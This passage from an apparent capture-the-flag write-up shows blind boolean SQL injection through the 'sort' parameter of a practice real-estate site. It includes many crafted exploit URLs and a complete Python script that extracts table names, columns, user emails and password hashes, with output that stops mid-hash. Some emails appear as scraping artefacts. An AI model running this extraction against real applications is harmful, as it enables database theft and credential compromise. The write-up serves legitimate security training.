
and a POST request to toggle a listing to our saved list.

We can also send a message to someone that has listed a property.
Saved Search Alerts is interesting, as we can store information.



Okay, going through everything, I managed to get a permanent 500 error for the Saved Search Alerts, as I managed to cause an SQL error by trying some random payloads (I got an error using $ne testing NoSQL injections too) to ascertain what kind of database it is. While doing so, I realized that the saved searches functionality literally just gets your regular /search request saved, so the injection would have to be in the /search function. So let's try all of the parameters we have there and see if we can cause an error that doesn't get stored that would force us to create a new account to continue :D .

Hm, so that probably might not be the injection field since whatever I do it errors out, we know this is definitely the query that is problematic since it causes a 500 internal server error, so either a WAF or something is stopping us, or there's a field that I'm missing that we can control. While attempting to figure out what's going on I realized also that "%" in the search parameter gives us all the results, so it might be an indicator. Turns out that I am missing the most important field.

http://app.gridmark.io/search?q=%25&min_price=&max_price=&bedrooms=&sort=price_asc
So all in all:
After testing multiple parameters:
q→ behaves normally (LIKE-based)min_price→ causes 500 errors with injection attemptssort→ interesting behavior
sort=(CASE WHEN 1=1 THEN price ELSE id END)
shows us one order of the listing and:
sort=(CASE WHEN 1=2 THEN price ELSE id END)
shows us another order of the listing, so now we have visual confirmation of when we get a hit from the database.
This is critical because:
- Traditional SQLi payloads fail
- But conditional ORDER BY injection works
- Enables blind boolean-based extraction
Exploitation
We need to create our reference point or our oracle.
CASE WHEN <condition> THEN price ELSE id END
Then observed:
- If TRUE → results sorted one way
- If FALSE → different order
This becomes our boolean oracle.
Afterwards we use:
SELECT name FROM sqlite_master WHERE type='table'
and start extracting character by character:
substr((SELECT name FROM sqlite_master LIMIT 1 OFFSET X),pos,1)
Example, when we try to get the character "u" as the first position we get this response visually:

and when we try any other character we get the following response:

So we know that 3200 Duval is the first entry when we do have a hit!
http://app.gridmark.io/search?q=%25&sort=(CASE%20WHEN%20substr((SELECT%20name%20FROM%20sqlite_master%20WHERE%20type=%27table%27%20LIMIT%201),1,1)=%27u%27%20THEN%20price%20ELSE%20id%20END) - u

http://app.gridmark.io/search?q=%25&sort=(CASE%20WHEN%20substr((SELECT%20name%20FROM%20sqlite_master%20WHERE%20type=%27table%27%20LIMIT%201),2,1)=%27s%27%20THEN%20price%20ELSE%20id%20END) - s

http://app.gridmark.io/search?q=%25&sort=(CASE%20WHEN%20substr((SELECT%20name%20FROM%20sqlite_master%20WHERE%20type=%27table%27%20LIMIT%201),3,1)=%27e%27%20THEN%20price%20ELSE%20id%20END) - e

http://app.gridmark.io/search?q=%25&sort=(CASE%20WHEN%20substr((SELECT%20name%20FROM%20sqlite_master%20WHERE%20type=%27table%27%20LIMIT%201),4,1)=%27r%27%20THEN%20price%20ELSE%20id%20END) - r

http://app.gridmark.io/search?q=%25&sort=(CASE%20WHEN%20substr((SELECT%20name%20FROM%20sqlite_master%20WHERE%20type=%27table%27%20LIMIT%201),5,1)=%27s%27%20THEN%20price%20ELSE%20id%20END) - s

http://app.gridmark.io/search?q=%25&sort=(CASE%20WHEN%20substr((SELECT%20name%20FROM%20sqlite_master%20WHERE%20type=%27table%27%20LIMIT%201),6,1)=%27%27%20THEN%20price%20ELSE%20id%20END) - check for end
http://app.gridmark.io/search?q=%25&sort=(CASE%20WHEN%20substr((SELECT%20name%20FROM%20sqlite_master%20WHERE%20type=%27table%27%20LIMIT%201%20OFFSET%201),1,1)=%27s%27%20THEN%20price%20ELSE%20id%20END) - s

http://app.gridmark.io/search?q=%25&sort=(CASE%20WHEN%20substr((SELECT%20name%20FROM%20sqlite_master%20WHERE%20type=%27table%27%20LIMIT%201%20OFFSET%201),2,1)=%27q%27%20THEN%20price%20ELSE%20id%20END) - q

/search?q=%25&sort=(CASE WHEN substr((SELECT name FROM sqlite_master WHERE type='table' LIMIT 1 OFFSET 1),3,1)='l' THEN price ELSE id END)
http://app.gridmark.io/search?q=%25&sort=(CASE%20WHEN%20substr((SELECT%20name%20FROM%20sqlite_master%20WHERE%20type=%27table%27%20LIMIT%201%20OFFSET%201),3,1)=%27l%27%20THEN%20price%20ELSE%20id%20END) - l
http://app.gridmark.io/search?q=%25&sort=(CASE%20WHEN%20substr((SELECT%20name%20FROM%20sqlite_master%20WHERE%20type=%27table%27%20LIMIT%201%20OFFSET%203),1,1)=%27f%27%20THEN%20price%20ELSE%20id%20END) - f

http://app.gridmark.io/search?q=%25&sort=(CASE%20WHEN%20substr((SELECT%20name%20FROM%20sqlite_master%20WHERE%20type=%27table%27%20LIMIT%201%20OFFSET%203),2,1)=%27v%27%20THEN%20price%20ELSE%20id%20END) - a

http://app.gridmark.io/search?q=%25&sort=(CASE%20WHEN%20substr((SELECT%20name%20FROM%20sqlite_master%20WHERE%20type=%27table%27%20LIMIT%201%20OFFSET%203),3,1)=%27v%27%20THEN%20price%20ELSE%20id%20END) - v
Okay, so finding the flag won't be as easy as just extracting the first row from the first table we see since there are plenty of tables and different columns even in the user table. Trust me, I tried hahahaha, these are only ¼ of the requests I was sending manually.
import requests
import re
import string

URL = "http://app.gridmark.io/search"
COOKIE = {
    "session": ".eJyrVkrNTczMUbJSys3MSyzJLy1ySAcJ6CXn5yrpKKWV5uTE5yXmpiIpAAoX5eeAREqLU0E8EBWfmaJkZWhcCwBt7htR.ad3xxQ.qEj0MiKgqyuMPYn9AFwgXMG8o7k"
}

# ============================
# 🔍 Extract first listing
# ============================
def get_first_listing(html):
    match = re.search(r'gm-listing-address">([^<]+)</p>', html)
    return match.group(1).strip() if match else ""


# ============================
# 🧠 Boolean oracle
# ============================
def is_true(condition):
    payload = f"(CASE WHEN {condition} THEN price ELSE id END)"

    r = requests.get(
        URL,
        params={"q": "%", "sort": payload},
        cookies=COOKIE
    )

    first = get_first_listing(r.text)

    # TRUE = Duval listing
    return first.startswith("3200 Duval")


# ============================
# 🔤 Extract single char
# ============================
def extract_char(query, position):
    charset = string.ascii_lowercase + string.digits + "[email protected]"

    for c in charset:
        condition = f"substr(({query}),{position},1)='{c}'"

        if is_true(condition):
            return c

    return None


# ============================
# 🔓 Extract full string
# ============================
def extract_string(query):
    result = ""
    position = 1

    while True:
        char = extract_char(query, position)

        if not char:
            break

        result += char
        print(f"[+] {position}: {char} → {result}")

        position += 1

    return result


# ============================
# 🧪 Test oracle
# ============================
def test_oracle():
    print("[*] Testing oracle...")
    print("1=1 →", is_true("1=1"))
    print("1=2 →", is_true("1=2"))


# ============================
# 🚀 MAIN
# ============================
if __name__ == "__main__":
    test_oracle()

    print("\n============================")
    print("[*] Extracting table names")
    print("============================")

    for i in range(5):
        print(f"\n[*] Table OFFSET {i}")
        query = f"SELECT name FROM sqlite_master WHERE type='table' LIMIT 1 OFFSET {i}"
        table = extract_string(query)
        print(f"[+] TABLE: {table}")

    print("\n============================")
    print("[*] Extracting columns (users)")
    print("============================")

    columns = []
    for i in range(10):
        print(f"\n[*] Column OFFSET {i}")
        query = f"SELECT name FROM pragma_table_info('users') LIMIT 1 OFFSET {i}"
        col = extract_string(query)
        print(f"[+] COLUMN: {col}")
        if col:
            columns.append(col)

    print("\n[+] Found columns:", columns)

    print("\n============================")
    print("[*] Extracting user data")
    print("============================")

    for user_index in range(1):  # try first 3 users
        print(f"\n👤 USER OFFSET {user_index}")

        # --- EMAIL ---
        query_email = f"SELECT email FROM users LIMIT 1 OFFSET {user_index}"
        email = extract_string(query_email)
        print(f"[+] EMAIL: {email}")

        # --- PASSWORD ---
        query_password = f"SELECT password FROM users LIMIT 1 OFFSET {user_index}"
        password = extract_string(query_password)
        print(f"[+] PASSWORD: {password}")

        print("\n----------------------------")
        print(f"[+] CREDS: {email} : {password}")
        print("----------------------------")
┌──(kali㉿kali)-[~/…/2026/ctf/webverse/parcel]
└─$ python3 users_updated.py
/usr/local/lib/python3.13/dist-packages/requests-2.20.0-py3.13.egg/requests/__init__.py:89: RequestsDependencyWarning: urllib3 (2.5.0) or chardet (3.0.4) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
[*] Testing oracle...
1=1 → True
1=2 → False

============================
[*] Extracting table names
============================

[*] Table OFFSET 0
[+] 1: u → u
[+] 2: s → us
[+] 3: e → use
[+] 4: r → user
[+] 5: s → users
[+] TABLE: users

[*] Table OFFSET 1
[+] 1: s → s
[+] 2: q → sq
[+] 3: l → sql
[+] 4: i → sqli
[+] 5: t → sqlit
[+] 6: e → sqlite
[+] 7: _ → sqlite_
[+] 8: s → sqlite_s
[+] 9: e → sqlite_se
[+] 10: q → sqlite_seq
[+] 11: u → sqlite_sequ
[+] 12: e → sqlite_seque
[+] 13: n → sqlite_sequen
[+] 14: c → sqlite_sequenc
[+] 15: e → sqlite_sequence
[+] TABLE: sqlite_sequence

[*] Table OFFSET 2
[+] 1: l → l
[+] 2: i → li
[+] 3: s → lis
[+] 4: t → list
[+] 5: i → listi
[+] 6: n → listin
[+] 7: g → listing
[+] 8: s → listings
[+] TABLE: listings

[*] Table OFFSET 3
[+] 1: f → f
[+] 2: a → fa
[+] 3: v → fav
[+] 4: o → favo
[+] 5: u → favou
[+] 6: r → favour
[+] 7: i → favouri
[+] 8: t → favourit
[+] 9: e → favourite
[+] 10: _ → favourite_
[+] 11: l → favourite_l
[+] 12: i → favourite_li
[+] 13: s → favourite_lis
[+] 14: t → favourite_list
[+] TABLE: favourite_list

[*] Table OFFSET 4
[+] 1: f → f
[+] 2: a → fa
[+] 3: v → fav
[+] 4: o → favo
[+] 5: u → favou
[+] 6: r → favour
[+] 7: i → favouri
[+] 8: t → favourit
[+] 9: e → favourite
[+] TABLE: favourite

============================
[*] Extracting columns (users)
============================

[*] Column OFFSET 0
[+] 1: i → i
[+] 2: d → id
[+] COLUMN: id

[*] Column OFFSET 1
[+] 1: u → u
[+] 2: s → us
[+] 3: e → use
[+] 4: r → user
[+] 5: n → usern
[+] 6: a → userna
[+] 7: m → usernam
[+] 8: e → username
[+] COLUMN: username

[*] Column OFFSET 2
[+] 1: e → e
[+] 2: m → em
[+] 3: a → ema
[+] 4: i → emai
[+] 5: l → email
[+] COLUMN: email

[*] Column OFFSET 3
[+] 1: f → f
[+] 2: u → fu
[+] 3: l → ful
[+] 4: l → full
[+] 5: _ → full_
[+] 6: n → full_n
[+] 7: a → full_na
[+] 8: m → full_nam
[+] 9: e → full_name
[+] COLUMN: full_name

[*] Column OFFSET 4
[+] 1: p → p
[+] 2: a → pa
[+] 3: s → pas
[+] 4: s → pass
[+] 5: w → passw
[+] 6: o → passwo
[+] 7: r → passwor
[+] 8: d → password
[+] COLUMN: password

[*] Column OFFSET 5
[+] 1: r → r
[+] 2: o → ro
[+] 3: l → rol
[+] 4: e → role
[+] COLUMN: role

[+] Found columns: ['id', 'username', 'email', 'full_name', 'password', 'role']

============================
[*] Extracting user data
============================

👤 USER OFFSET 0
[+] 1: a → a
[+] 2: . → a.
[+] 3: o → a.o
[+] 4: k → a.ok
[+] 5: a → a.oka
[+] 6: f → a.okaf
[+] 7: o → a.okafo
[+] 8: r → a.okafor
[+] 9: @ → a.okafor@
[+] 10: g → a.okafor@g
[+] 11: r → a.okafor@gr
[+] 12: i → a.okafor@gri
[+] 13: d → a.okafor@grid
[+] 14: m → a.okafor@gridm
[+] 15: a → a.okafor@gridma
[+] 16: r → a.okafor@gridmar
[+] 17: k → a.okafor@gridmark
[+] 18: . → a.okafor@gridmark.
[+] 19: i → [email protected]
[+] 20: o → [email protected]
[+] EMAIL: [email protected]
[+] 1: f → f
[+] 2: b → fb
[+] 3: 6 → fb6
[+] 4: a → fb6a
[+] 5: f → fb6af
[+] 6: a → fb6afa
[+] 7: 2 → fb6afa2
[+] 8: 5 → fb6afa25
[+] 9: 3 → fb6afa253
[+] 10: f → fb6afa253f
[+] 11: b → fb6afa253fb
[+] 12: 9 → fb6afa253fb9
[+] 13: b → fb6afa253fb9b
[+] 14: 9 → fb6afa253fb9b9
[+] 15: f → fb6afa253fb9b9f
[+] 16: b → fb6afa253fb9b9fb
[+] 17: b → fb6afa253fb9b9fbb
[+] 18: 0 → fb6afa253fb9b9fbb0
[+] 19: 5 → fb6afa253fb9b9fbb05
[+] 20: 3 → fb6afa253fb9b9fbb053
[+] 21: a → fb6afa253fb9b9fbb053a
[+] 22: 5 → fb6afa253fb9b9fbb053a5
[+] 23: c → fb6afa253fb9b9fbb053a5c
[+] 24: 0 → fb6afa253fb9b9fbb053a5c0
[+] 25: 0 → fb6afa253fb9b9fbb053a5c00
[+] 26: 0 → fb6afa253fb9b9fbb053a5c000
[+] 27: 1 → fb6afa253fb9b9fbb053a5c0001
[+] 28: d → fb6afa253fb9b9fbb053a5c0001d
[+] 29: 7 → fb6afa253fb9b9fbb053a5c0001d7
[+] 30: 9 → fb6afa253fb9b9fbb053a5c0001d79
[+] 31: a → fb6afa253fb9b9fbb053a5c0001d79a
[+] 32: 0 → fb6afa253fb9b9fbb053a5c0001d79a0
[+] 33: 2 → fb6afa253fb9b9fbb053a5c0001d79a02
[+] 34: 9 → fb6afa253fb9b9fbb053a5c0001d79a029
[+] 35: a → fb6afa253fb9b9fbb053a5c0001d79a029a
[+] 36: b → fb6afa253fb9b9fbb053a5c0001d79a029ab
[+] 37: d → fb6afa253fb9b9fbb053a5c0001d79a029abd
[+] 38: 5 → fb6afa253fb9b9fbb053a5c0001d79a029abd5
